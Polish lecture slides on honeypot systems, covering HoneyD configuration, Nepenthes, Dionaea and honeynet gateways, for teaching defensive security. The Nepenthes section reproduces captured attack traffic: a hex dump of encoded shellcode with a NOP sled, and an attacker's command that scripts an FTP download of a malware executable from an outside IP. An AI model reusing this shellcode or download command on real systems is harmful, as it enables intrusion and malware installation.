Poznaj Swojego Wroga – systemy HoneyPot

dr inż. Krzysztof Cabaj

Plan wykładu

- Wstęp
- Systemy niskiego poziomu interakcji
- Systemy wysokiego poziomu interakcji
- Klienckie systemy HoneyPot
- Podsumowanie

Systemy HoneyPot

- Systemy HoneyPot są technologią pozwalającą zdobywać informacje dotyczące sposobu działania, stosowanych technika a nawet motywacji atakujących

- Systemy HoneyPot to nie określone rozwiązanie programowo sprzętowe a idea sposobu zdobywania informacji

Systemy HoneyPot

- Co może być systemem HoneyPot
  - program symulujący jakąś usługę
  - działający system komputerowy z lukami
  - sieć działających systemów komputerowych
  - rekord w bazie danych

Systemy HoneyPot

- Systemy HoneyPot definicja

- „A honeypot is an information system resource whose value lies in unathorized or illicit use of that resource”

(*) definicja podana przez Lanca Spitznera w książce „Know Your Enemy, learning about security threats”

Systemy HoneyPot

- Zalety systemów HoneyPot
  - zbierają relatywnie mało danych o bardzo dużej wartości (w porównaniu np. do logów systemów IDS/IPS)
  - redukują liczbę false-positives
  - pozwalają analizować ataki wykorzystujące szyfrowane protokoły sieciowe
  - są bardzo elastyczne
  - wymagają minimalnych zasobów

Systemy HoneyPot

- Wady systemów HoneyPot
  - mają ograniczone pole widzenia
  - mogą wprowadzać dodatkowe ryzyko do sieci w której są uruchomione


Systemy HoneyPot

- Podział systemów HoneyPot
  - low Interaction – tylko symulują pewne usług
  - high Interaction – są prawdziwymi w pełni systemami komputerowymi z działającym oprogramowaniem, poddane odpowiedniej kontroli

Plan wykładu

- Wstęp
- Systemy niskiego poziomu interakcji
  - BackOfficer Friendly
  - Specter
  - HoneyD
  - mwcollect/nepenthes/dionaea
- Systemy wysokiego poziomu interakcji
- Klienckie systemy HoneyPot
- Podsumowanie

Specter



Obraz z http://www.specter.com

HoneyD

```
create default
# Set default behavior
set default personality "Windows NT4 / Win95 / Win98"
set default default tcp action reset
set default default udp action reset
set default default icmp action open
# Add specific services
add default tcp port 139 open
add default tcp port 137 open
add default udp port 137 open
add default udp port 135 open
```

HoneyD

```
create win2k

set win2k personality "Windows 2000 server SP2"

set win2k default tcp action reset

set win2k default udp action reset

set win2k default icmp action block

set win2k uptime 3567

set win2k droprate in 13 add

win2k tcp port 21 "sh scripts/win32/win2k/msftp.sh
$ipsrc $sport $ipdst $dport"

add win2k tcp port 25 "sh scripts/win32/win2k/exchange-
smtp.sh $ipsrc $sport $ipdst $dport"

add win2k tcp port 80 "sh scripts/win32/win2k/iis.sh
$ipsrc $sport $ipdst $dport"
```

HoneyD


- Możliwość tworzenia ruterów, tuneli oraz konfigurowania rutingu

```
create router set router personality "Cisco IOS 11.3 -
12.0(11)"

set router default tcp action reset

set router default udp action reset

add router tcp port 23 "/usr/bin/perl scripts/router-
telnet.pl"

set router uid 32767 gid 32767 set router uptime 1327650


route entry 172.20.254.1 network 10.3.0.0/16

route 172.20.254.1 link 10.3.2.0/24

route 172.20.254.1 add net 10.3.1.0/24 tunnel
172.20.254.1 172.30.254.1
```

Nepenthes

- Posiada modułową budowę
- Łatwość rozbudowy o nowe moduły (różnego typu)
- Dedykowany zbieraniu informacji o automatycznym kodzie (robaki, wirusy itp.)

Nepenthes



Virtual Honeypots, from botnet tracking to intrusion detection, N.Provos, T. Holz

Nepenthes

- Lista „Vulnerability module”

Port		
42	MS04-006	vuln_wins
	MS04-045	
80	MS03-007	vuln_asn1
	MS03-051	
	MS04-011	
135	MS03-039	vuln_dcom
	MS04-012	
139		vuln_netbiosname
	MS04-031	vuln_netdde
443		vuln_iis
445		vuln_asn1
	MS04-011	vuln_lsass
	MS04-012	vuln_dcom
	MS03-039	

Port		
1023		vuln_sasserftpd
1025		vuln_dcom
1434	MS02-039	vuln_mssql
2103	MS05-017	vuln_msmq
2105	MS05-017	vuln_msmq
2107	MS05-017	vuln_msmq
2745		vuln_bagle
3127		vuln_mydoom
3140		vuln_optix
5000	MS01-059	vuln_upnp
5554		vuln_sasserftpd
17300		vuln_kuang2
27347		vuln_sub7

Nepenthes – efekty działania

HoneyPot Traffic Analysis Support System

File list | Edit file | Stream list | Stream details | Packet details | System settings | Rule list | Rule details

Current file : VmNep-20090522 .pcap < > Edit file

Size : 1473633 bytes
Packet count : 4873
Stream count : 41

Analysis results : Analyzed
Protocol : All
Client address : All Client port : All
Server address : All Server port : All

Protocol	Client address	Client port	Server address	Server port	Packet count	From	To
TCP	95.160.188.122	42490	192.168.1.15	445	7	22-05-2009 16:47:05	22-05-2009 16:47:06
TCP	95.160.188.122	42722	192.168.1.15	445	26	22-05-2009 16:47:06	22-05-2009 16:47:45
TCP	95.160.188.122	44040	192.168.1.15	1957	12	22-05-2009 16:47:12	22-05-2009 16:47:45
TCP	192.168.1.15	1027	95.160.188.122	37368	18	22-05-2009 16:47:13	22-05-2009 16:48:20

Select all | Select not analyzed | Select unknown | Select none | Invert selection

Analyze selected

Analysis results marking

SAMPLE TEXT	Stream not analyzed
SAMPLE TEXT	No matching rules found
SAMPLE TEXT	Stream analyzed as safe
SAMPLE TEXT	Stream analyzed as low risk
SAMPLE TEXT	Stream analyzed as medium risk
SAMPLE TEXT	Stream analyzed as high risk

Honey Pot Traffic Analysis Support System – praca dyplomowa prowadzona przez II

Nepenthes – efekty działania

HoneyPot Traffic Analysis Support System

File list | Edit file | Stream list | Stream details | Packet details | System settings | Rule list | Rule details

Current file : VmNep-20090522 .pcap < > Edit file
Current stream : TCP_95.160.188.122(42490)_192.168.1.15(445) .pcap < > Streams list

Protocol : TCP
Client address : 95.160.188.122 Client port : 42490
Server address : 192.168.1.15 Server port : 445

Stream size : 568 bytes Packet count : 7
Stream period : 22-05-2009 16:47:05 to 22-05-2009 16:47:06

Status : No matching rules Analysis date : 09-05-2011 10:16:43 Analyze now

Stream contents preview

1	0.000000	95.160.188.122	192.168.1.15	78	TCP	42490 > 445 [SYN] Seq=181054374 Ack=0 Win=53760
2	0.000415	192.168.1.15	95.160.188.122	66	TCP	445 > 42490 [SYN,ACK] Seq=1190124432 Ack=181054375 Win=5840
3	0.797925	95.160.188.122	192.168.1.15	60	TCP	42490 > 445 [ACK] Seq=181054375 Ack=1190124433 Win=64064
4	0.806524	95.160.188.122	192.168.1.15	60	TCP	42490 > 445 [ACK,FIN] Seq=181054375 Ack=1190124433 Win=64064
5	0.806689	192.168.1.15	95.160.188.122	54	TCP	445 > 42490 [ACK] Seq=1190124433 Ack=181054376 Win=5840
6	0.817634	192.168.1.15	95.160.188.122	54	TCP	445 > 42490 [ACK,FIN] Seq=1190124433 Ack=181054376

Honey Pot Traffic Analysis Support System – praca dyplomowa prowadzona przez II

Nepenthes – efekty działania

Receiver IP	192.168.1.15
Receiver port	445
Packet size	1514
Header size	5
Sequence nr	191227651
Acknowledgement nr	1190585606
Window size	63992
Flags	ACK

```
00 00 0c f4 ff 53 4d 42  25 00 00 00 00 18 07 c8
00 00 00 00 00 00 00 00  00 00 00 00 00 08 dc 04
00 08 60 00 10 00 00 a0  0c 00 00 00 04 00 00 00
00 00 00 00 00 00 00 00  00 54 00 a0 0c 54 00 02
00 26 00 00 40 b1 0c 10  5c 00 50 00 49 00 50 00
45 00 5c 00 00 00 00 00  05 00 00 03 10 00 00 00
a0 0c 00 00 01 00 00 00  88 0c 00 00 00 00 09 00
ec 03 00 00 00 00 00 00  ec 03 00 00 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90  90 90 90 90 eb 10 5a 4a
33 c9 66 b9 7d 01 80 34  0a 99 e2 fa eb 05 e8 eb
ff ff ff 70 95 98 99 99  c3 fd 38 a9 99 99 99 12
d9 95 12 e9 85 34 12 d9  91 12 41 12 ea a5 12 ed
87 e1 9a 6a 12 e7 b9 9a  62 12 d7 8d aa 74 cf ce
c8 12 a6 9a 62 12 6b f3  97 c0 6a 3f ed 91 c0 c6
1a 5e 9d dc 7b 70 c0 c6  c7 12 54 12 df bd 9a 5a
48 78 9a 58 aa 50 ff 12  91 12 df 85 9a 5a 58 78
9b 9a 58 12 99 9a 5a 12  63 12 6e 1a 5f 97 12 49
f3 9a c0 71 1e 99 99 99  1a 5f 94 cb cf 66 ce 65
c3 12 41 f3 9c c0 71 ed  99 99 99 c9 c9 c9 c9 f3
98 f3 9b 66 ce 75 12 41  5e 9e 9b 99 9e 3c aa 59
10 de 9d f3 89 ce ca 66  ce 69 f3 98 ca 66 ce 6d
c9 c9 ca 66 ce 61 12 49  1a 75 dd 12 6d aa 59 f3
89 c0 10 9d 17 7b 62 10  cf a1 10 cf a5 10 cf d9
ff 5e df b5 98 98 14 de  89 c9 cf aa 50 c8 c8 c8
f3 98 c8 c8 5e de a5 fa  f4 fd 99 14 de a5 c9 c8
66 ce 79 cb 66 ce 65 ca  66 ce 65 c9 66 ce 7d aa
59 35 1c 59 ec 60 c8 cb  cf ca 66 4b c3 c0 32 7b
77 aa 59 5a 71 76 67 66  66 de fc ed c9 eb f6 fa
d8 fd fd eb fc ea ea 99  da eb fc f8 ed fc c9 eb
f6 fa fc ea ea d8 99 dc  e1 f0 ed cd f1 eb fc f8
fd 99 d5 f6 f8 fd d5 f0  fb eb f8 eb e0 d8 99 ee
ea ab c6 aa ab 99 ce ca  d8 ca f6 fa f2 fc ed d8
99 fb f0 f7 fd 99 f5 f0  ea ed fc f7 99 f8 fa fa
[illegible] [illegible] [illegible] [illegible] [illegible] f5 f6 [illegible]  fc [illegible] f6 fa f2 fc ed 90
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
```

Honey Pot Traffic Analysis Support System – praca dyplomowa prowadzona przez II

Nepenthes – efekty działania

HoneyPot Traffic Analysis Support System

File list | Edit file | Stream list | Stream details | Packet details | System settings | Rule list | Rule details

Current file : VmNep-20090522 .pcap < > Edit file

Current stream : TCP_95.160.188.122(44040)_192.168.1.15(1957) .pcap < > Streams list

Protocol :	TCP		
Client address :	95.160.188.122	Client port :	44040
Server address :	192.168.1.15	Server port :	1957
Stream size :	1163 bytes	Packet count :	12
Stream period :	22-05-2009 16:47:12	to	22-05-2009 16:47:45
Status :	No matching rules	Analysis date :	09-05-2011 10:16:43


Analyze now

Stream contents preview

3	0.125483	95.160.188.122	192.168.1.15	60	TCP	44040 > 1957 [ACK] Seq=259404347 Ack=1196644906 Win=64064
4	0.137556	192.168.1.15	95.160.188.122	158	TCP	Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000 Microsoft Cor ...
5	0.928189	95.160.188.122	192.168.1.15	185	TCP	echo open 95.160.188.122 37368 > o&echo user 1 1 >> o &echo get ssms.exe >> o &e ...
6	0.928230	192.168.1.15	95.160.188.122	54	TCP	1957 > 44040 [ACK] Seq=1196645010 Ack=259404478 Win=6432
7	1.656422	95.160.188.122	192.168.1.15	64	TCP	ssms.exe
8	1.656439	192.168.1.15	95.160.188.122	54	TCP	1957 > 44040 [ACK] Seq=1196645010 Ack=259404488

Honey Pot Traffic Analysis Support System – praca dyplomowa prowadzona przez II

Nepenthes – efekty działania



Dionaea

- *Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls*
- Opis ze strony http://dionaea.carnivore.it/

- Ciekawostka – analizuję ataki/aktywność związaną z telefonią Internetową (protokoły SIP i RTP)

Nepenthes, Dionaea

Dzbanecznik (Nepenthes hamata), Obraz z wiki

Muchołówka (*Dionaea*)

Plan wykładu

- Wstęp
- Systemy niskiego poziomu interakcji
- Systemy wysokiego poziomu interakcji
  - Sposób budowy dzisiaj – systemy HoneyNets
  - Sebek
  - HoneyWall
- Klienckie systemy HoneyPot


Systemy HoneyNets

- Odpowiedź na wady systemów HoneyPot
  - mają ograniczone pole widzenia -> uruchommy wiele systemów HoneyPot
  - mogą wprowadzać dodatkowe ryzyko do sieci w której są uruchomione -> dokładnie kontrolujmy ruch

Systemy HoneyNets

- Ogólna architektura

systemów HoneyNet



Systemy HoneyNets

- HoneyPot gateway – najważniejszy element systemy HoneyNet, cały ruch z systemów HoneyPot z i do Internetu jest przez niego obsługiwany.

- Zadania:
  - zbieranie danych (cały ruch, logi zapory ogniowej , IDS/IPS)
  - blokowanie ataków

Systemy HoneyNets

- System HoneyNet pierwszej generacji
  - wykorzystują urządzenie działające w warstwie 3 (ruter)
  - niezależne systemy służące podsłuchiwaniu (i nagrywaniu) ruchu oraz system IDS

Systemy HoneyNets

- System HoneyNet drugiej generacji
  - honeypot gateway działa w warstwie 2
  - zamiana systemu IDS na system inline IPS
  - zebranie całego logowania danych w jednej maszynie

Systemy HoneyNets

- System HoneyNet drugiej generacji zalety
  - gateway trudny do wykrycia/zaatakowania – nie posiada adresu IP/MAC, nie zmienia pola TTL
  - możliwość wybiórczego usuwania niebezpiecznych pakietów a przepuszczania zwykłych (działanie IPS)
  - możliwość zmiany zawartości pakietu (aby nie był szkodliwy) zamiast wykasowania go

Systemy HoneyNets

